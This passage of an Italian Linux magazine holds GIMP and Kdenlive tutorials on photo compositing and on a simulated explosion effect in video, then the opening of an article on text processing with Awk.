Nella nuova immagine, che è quella che vogliamo realizzare, incolliamo l'immagine copiata premendo **CTRL+V**. Inseriamo la selezione incollata in un livello a parte premendo il pulsante **Nuovo livello** e ridimensioniamo con lo strumento **Scala**.

### 04 UN GRADIENTE BLU

Dopo aver ridimensionato il livello incollato affinché non fuoriesca dall'immagine, coloriamo il livello di sfondo con un **gradiente radiale** realizzato con due diversi toni di blu. Il gradiente deve cominciare in un angolo e finire in quello opposto.



Fig. 2 • Nel particolare si nota che i colori della foto sono originali, ma le alte luci hanno un bagliore blu

## IL RIFLESSO LUMINOSO DELL'AMBIENTE

### Ecco come ottenere un risultato più realistico



Dopo avere disegnato lo sfondo che vogliamo ottenere, non possiamo semplicemente incollare su di esso la fotografia del soggetto: risulterebbe staccata dallo sfondo stesso. Abbiamo bisogno di unire il soggetto allo sfondo in qualche modo che possa risultare realistico, anche se lo sfondo è chiaramente irreale. Il trucco consiste nel fornire al soggetto un'illuminazione che si adatti all'ambiente in cui è inserita: e l'ambiente che abbiamo scelto per la nostra immagine è uno sfondo di colore blu. Quindi dobbiamo dare al soggetto una illuminazione blu, soprattutto per le zone più luminose (che nel mondo reale riflettono la luce ambientale). Il trucco che utilizziamo consiste nel posizionare sotto al soggetto una sua copia colorata di blu ed impostare l'originale nella modalità "solo toni scuri". In questo modo, i toni chiari verranno rappresentati dal livello sottostante, ovvero quello colorato di blu, e gli osservatori avranno l'illusione che i riflessi luminosi abbiano questo colore.

# Qualche macchia sull'immagine

## Aggiungiamo le texture delle macchie allo sfondo in modalità Moltiplicatore

### 01 COME LIVELLO

Procuriamoci, dal Web, una "stains texture", cioè una semplice immagine con delle macchie. Scarichiamo il file ed importiamolo in GIMP con il menu **File/Apri come livelli**. Scaliamo il nuovo livello in modo da coprire l'intera immagine.

### 02 IL MOLTIPLICATORE


Il livello con le macchie va posizionato immediatamente sotto a quello con il soggetto della foto, ed impostato in modalità **Moltiplicatore**. È anche necessario che sia in scala di grigi, quindi dobbiamo cliccare sul menu **Colori/Desaturazione**.

### 03 COLORARE IN BLU


Adesso duplichiamo il livello contenente il soggetto, in modo da avere due livelli identici uno sopra l'altro. Lavorando sul livello inferiore tra i due, rendiamolo blu con il menu **Colori/Colora**, impostando la tonalità a **210**, la saturazione a **50**, e la luminosità a **5**.


### 04 PIÙ SATURAZIONE

Possiamo correggere la saturazione del livello di sfondo nel caso in cui il gradiente blu sia poco visibile. Basta scegliere la voce di menu **Colori/tonalità-saturazione**. Si può alzare la saturazione a **100** e diminuire la luminosità a **-60**.

# Il riflesso colorato e le altre macchie


**Diamo al soggetto della foto un riflesso blu ed aggiungiamo altre chiazze allo sfondo**

## 01 LA FOTO DEFORMATA

Duplichiamo il livello contenente la foto del soggetto colorata di blu, posizionando questa copia sopra al livello contenente le macchie. Dobbiamo anche scalare questo livello portandolo quasi alle stesse dimensioni dell'immagine, deformando la larghezza.

## 02 UN'AMPIA SFOCATURA

Applichiamo su questo livello deformato una sfocatura, tramite il menu **Filtri/Sfocature/Gaussiana**. La sfocatura deve avere un raggio molto grande, almeno **400**. In questo modo la forma non sarà più riconoscibile.

## 03 MOLTIPLICA E SPOSTA

Impostiamo la modalità del livello deformato e sfocato a **Moltiplicatore**. Dovremmo ottenere una serie di macchie scure che ricordano vagamente il soggetto della foto. Possiamo spostare il livello per posizionarlo come preferiamo.

## 04 ANCHE ALTRE MACCHIE

Adesso duplichiamo il livello contenente le macchie, impostando la modalità del duplicato a **Divisore**. Non basta: dobbiamo anche modificare il livello ruotandolo. Possiamo utilizzare lo strumento **Ruota** oppure lo strumento **Rifletti**.

## 05 MASCHERA DI LIVELLO

Possiamo realizzare altri duplicati del livello con le macchie e scegliere se impostare la modalità a **Moltiplicatore** o **Divisore**. Si può nascondere una parte di ogni duplicato con un clic destro e scegliendo **Aggiungi maschera di livello**.

## 06 SOLO I TONI SCURI



Nella maschera, si può disegnare sul livello un gradiente da bianco a nero, dove le parti nere diventeranno invisibili. Impostiamo la modalità del livello con il soggetto "originale" a **Solo toni scuri** ed aumentiamo il contrasto (**Colori/Curve**).

# Fai esplodere i tuoi video!


## Diventa un grande regista e realizza spettacolari effetti speciali: ecco come creare una finta (ma realistica) esplosione



Fino a qualche decennio fa, il metodo più semplice per inserire in un film l'esplosione di un oggetto consisteva nel farlo esplodere davvero, e sperare che nessuno si facesse male. Ricordiamo la scena dell'esplosione del ponte di Langstone, nel film "*Il buono, il brutto, il cattivo*"? Se l'abbiamo osservata attentamente, avremo notato che una delle pietre del ponte vola, durante l'esplosione, a meno di un metro dalla testa di Clint Eastwood: la scena è spettacolare, ma il "buono" ha rischiato di essere colpito da una scheggia di almeno 2 chilogrammi e terminare prematuramente la sua carriera. Per fortuna degli attori (ed anche dei registi), non sono più gli anni '60, ed oggi è possibile simulare in computer grafica esplosioni molto realistiche. Per quanto assurdo possa sembrare, un'esplosione prodotta tramite programmi computerizzati risulta spesso più realistica di una vera esplosione. Del resto, per quanto riguarda le esplosioni, qualche finzione è sempre stata introdotta anche nei primi anni del cinema. Infatti, nella realtà quasi nessuna esplosione produce le masse di fuoco che siamo abituati a vedere sul grande schermo: sarebbe uno spreco di energia. Gli esplosivi utilizzati nella realtà per demolire oggetti producono principalmente dei gas trasparenti, dunque invisibili, ed al massimo una piccola quantità di fumo. Grazie alle magie della computer grafica, è oggi possibile avere dei filmati di "bellissime" esplosioni che possono poi essere sovrapposti a qualsiasi altro oggetto per fingere che questo stia esplodendo. E Kdenlive, con il suo strumento di composizione, è perfetto per questo compito. Non solo: Kdenlive ci può permettere anche di deformare un oggetto in modo da dare l'illusione che si stia gonfiando prima di esplodere dall'interno. Il trucco è semplice: prima di tutto isoliamo un fotogramma in cui l'oggetto appare immediatamente prima del momento in cui abbiamo deciso di farlo esplodere. Poi, utilizzando l'editor di immagini GIMP, eliminiamo lo sfondo in modo da isolare l'oggetto in questione. A questo punto basta inserire l'immagine contenente soltanto l'oggetto in Kdenlive e sovrapporla al filmato originale, applicando la distorsione.


## Scegliamo le clip

### Selezioniamo le clip giuste e posizioniamo la prima nella timeline

**01 TUTTE LE CLIP**
Cominciamo caricando in Kdenlive le clip di cui abbiamo bisogno: la clip in cui si vede l'oggetto che deve esplodere, la clip in cui è praticamente tutto identico tranne per l'assenza dell'oggetto che deve esplodere, ed ovviamente almeno una esplosione "già pronta".

**02 PUNTO DI INIZIO**
Carichiamo la clip con l'oggetto che deve esplodere nella traccia **Video3** e scorriamo il filmato lungo la timeline fino a trovare il momento in cui vogliamo che l'espansione dell'oggetto in questione abbia inizio. Possiamo anche aggiungere una guida che si semplifichi la vita.

# Un aiuto da parte di GIMP

## Ecco come modificare l'immagine dell'oggetto che esplode

### 01 ESTRARRE IL FRAME

Trovato il fotogramma in cui vogliamo far iniziare l'esplosione, estraiamolo in un file immagine con estensione PNG (per limitare la perdita di qualità) cliccando sul pulsante a forma di ingranaggio e scegliendo la voce di menu **Estrai fotogramma**.

### 02 LA SELEZIONE LAZO

Apriamo l'immagine PNG contenente il fotogramma appena estratto con il programma GIMP. Utilizzando lo strumento di selezione **lazo**, selezioniamo i contorni dell'oggetto che vogliamo far esplodere. È bene impostare **margini sfumati**, ma non più di 5 punti.

### 03 SENZA LO SFONDO

Dobbiamo eliminare lo sfondo, in modo da lavorare soltanto con l'oggetto. Quindi, realizzata la selezione, premiamo i tasti **CTRL+I** per invertire la selezione e poi **CANC** per cancellare il contenuto dello sfondo.



### 04 RICOSTRUIAMOLO

Probabilmente, l'oggetto deve essere sistemato: ad esempio, perché una parte risulta mancante a causa di un altro oggetto che lo copriva. Basta utilizzare lo strumento **Duplica** per copiare parti dell'oggetto in modo da ricostruirlo.

## COME UNA VERA ESPLOSIONE



Probabilmente, la difficoltà più grande sarà reperire dei buoni filmati di esplosioni da inserire nel nostro video. I filmati che utilizziamo per il nostro test si possono reperire sul sito detfilmshd.com. I filmati devono essere acquistati, ma ne vale la pena visto che sono pronti per l'uso. Naturalmente, consigliamo di utilizzare le versione "pre-keyed", ovvero quelle il cui sfondo è già trasparente, in modo da non dover applicare il chroma key. Se non vogliamo mettere mano al portafogli possiamo procurarci alcuni filmati in bassa definizione (che potrebbero comunque andare bene per alcuni filmati) su un vecchio sito ormai chiuso ma ancora accessibile tramite il Web Archive: *www.edmaster.it/url/5183*. Trovata un'esplosione di nostro gradimento, basta inserirla in Kdenlive, sopra al filmato originale, ma sotto all'immagine dell'oggetto che si "gonfia". In questo modo il pubblico avrà l'illusione che il fumo e le fiamme dell'esplosione provengano dall'interno dell'oggetto che sta esplodendo. Come al solito, possiamo vedere un video d'esempio. Ecco il link: *www.edmaster.it/url/5184*.

# La deformazione prima dell'esplosione

## Con Kdenlive possiamo deformare l'immagine "gonfiando" l'oggetto che deve esplodere

### 01 NELLA TIMELINE

Esportiamo il risultato di GIMP in un file PNG ed importiamolo nel progetto di Kdenlive. L'immagine dovrà essere posizionata nella traccia **Video1**, cominciando nello stesso punto in cui avevamo estratto il fotogramma, e terminando una decina di frame dopo.

### 02 LA COMPOSIZIONE

Applichiamo alla clip della traccia **Video1** una transizione, diretta verso la traccia **Video3**. La transizione deve essere del tipo **Composito**. Se è tutto corretto, l'oggetto che deve esplodere dovrebbe al momento essere perfettamente sovrapposto all'immagine originale.

### 03 CON DISTORSIONE

Mettiamo la spunta alla casella **Distorsione** nelle opzioni della transizione **Composito**. Spostiamoci alla fine della clip ad aggiungiamo un frame chiave: in questo, allarghiamo l'oggetto che deve esplodere, in modo che appaia chiaramente deformato.

### 04 ECCO L'ESPLOSIONE


Pochi fotogrammi dopo l'inizio della clip della traccia **Video1**, possiamo inserire nella traccia **Video2** il filmato dell'esplosione. Anche questo dovrà avere una transizione di tipo **Composito** riferita alla traccia **Video3**: il nostro video esplosivo è quasi pronto.


## ANCHE IL SUONO CONTA


### Non tralasciamo alcun dettaglio!


Nelle esplosioni, gli effetti sonori sono importanti: anche se abbiamo intenzione di realizzare il nostro filmato con una colonna sonora, non possiamo evitare il suono di una esplosione al momento giusto. Un'esplosione senza il suo effetto sonoro non risulta per nulla realistica e renderebbe vano ogni nostro sforzo. Naturalmente, possiamo procurarci un buon effetto realistico cercando su YouTube qualche filmato che contenga suoni di esplosioni, come i film dell'archivio LUCE sulla prima e seconda guerra mondiale. In alternativa, possiamo produrre noi stessi il suono che desideriamo registrando, ad esempio il suono di un palloncino che esplode, oppure accendendo un petardo dentro ad un secchio. Naturalmente, è anche possibile aggiungere effetti particolari in post produzione: l'esplosione di un palloncino è un suono molto rapido, termina in meno di un secondo. Se vogliamo prolungare l'effetto sonoro possiamo aggiungere un eco direttamente da Kdenlive, oppure modificare la velocità o il tempo del suono registrato con il software Open Source Audacity.


# Scegliere i tempi giusti


## Per un buon effetto, la tempistica deve essere corretta al fotogramma

### 01 UN PO' PIÙ VELOCE

Dopo avere posizionato correttamente l'esplosione, in modo che sembri spuntare dall'interno dell'oggetto che deve esplodere, applichiamo alla clip anche l'effetto **Velocità**. Infatti, dovremo probabilmente velocizzare l'esplosione, perché i filmati di **DetFilmHD (detfilmshd.com)** sono lenti.

### 02 IL TAGLIO GIUSTO

Al momento, quando termina la clip della traccia **Video1** compare nuovamente l'oggetto originale com'era prima che esplodesse. Dobbiamo quindi raggiungere quel momento nella timeline e tagliare la clip della traccia **Video3**, eliminando la parte successiva.

### 03 UNA SOSTITUZIONE

Al posto della parte appena cancellata della traccia **Video3**, inseriamo la clip contenente la scena priva dell'oggetto che è esploso. Il passaggio tra una clip e l'altra deve avvenire proprio nell'ultimo fotogramma della clip della traccia **Video1**, per non essere evidente.

### 04 NUOVO KEYFRAME

Andiamo a lavorare, adesso, sulla clip della traccia **Video1**: posizioniamoci 3 fotogrammi prima della fine della clip ed aggiungiamo un nuovo frame chiave. Non dobbiamo fare alcuna modifica al fotogramma chiave che abbiamo appena creato.

### 05 IN TRASPARENZA

Adesso possiamo spostarci alla fine della nostra clip, proprio all'ultimo frame chiave. In questo, molto semplicemente, portiamo l'opacità allo **0%**. Abbiamo realizzato una rapida dissolvenza per far sparire l'oggetto appena esploso (virtualmente).

### 06 EFFETTO SONORO

Per aumentare il realismo della scena, possiamo aggiungere una traccia audio che contenga la registrazione di una esplosione. Il tempismo è fondamentale: il suono dello scoppio deve iniziare nel momento in cui nella scena appare il fumo dell'esplosione.

# AWK: COME MANIPOLARE DEL TESTO?

**La caratteristica pattern matching e una programmazione intuitiva e semplificata fanno di Awk un filtro per file di testo da poter applicare in diverse occasioni**

[illegible] www.edmaster.it/url/5138

Quando si lavora con file di testo, un tipo e numero di operazioni potrebbero essere necessarie prima che il file venga inviato ad una elaborazione successiva: ad esempio, cambiare certi pattern o singoli caratteri. Tali operazioni possono essere svolte da qualsiasi tool scritto nei vari linguaggi di programmazione, come gli onnipresenti C e C++, ma se è possibile svolgerle con poche righe e con un linguaggio, potremmo dire "dedicato" a questi compiti, senza necessità alcuna di passare attraverso compilazioni o meta-compilazioni, sarebbe meglio. Nel precedente numero di Linux Magazine abbiamo iniziato a esaminare alcune caratteristiche di Awk un linguaggio interpretato facilmente integrabile con gli script Shell e utilizzabile in diversi ambiti. In quest'ottica, allora, perché non utilizzarlo anche per compiti più impegnativi e difficili? Il motivo, al di là del fatto che non può sostituire in toto altri linguaggi, è puramente prestazionale: è noto come uno script interpretato risulti essere generalmente più lento di un programma compilato

## CAMPI APPLICATIVI

Le minori performance di un programma interpretato rispetto ad un compilato non impediscono al primo di essere impiegato in determinati campi soprattutto quando il tempo di esecuzione del programma interpretato è paragonabile, se non inferiore, ad un compilato. In quest'ottica Awk potrebbe essere proficuamente e convenientemente utilizzato per applicazioni come

- Gestione di campi database;
- Generazione di report;

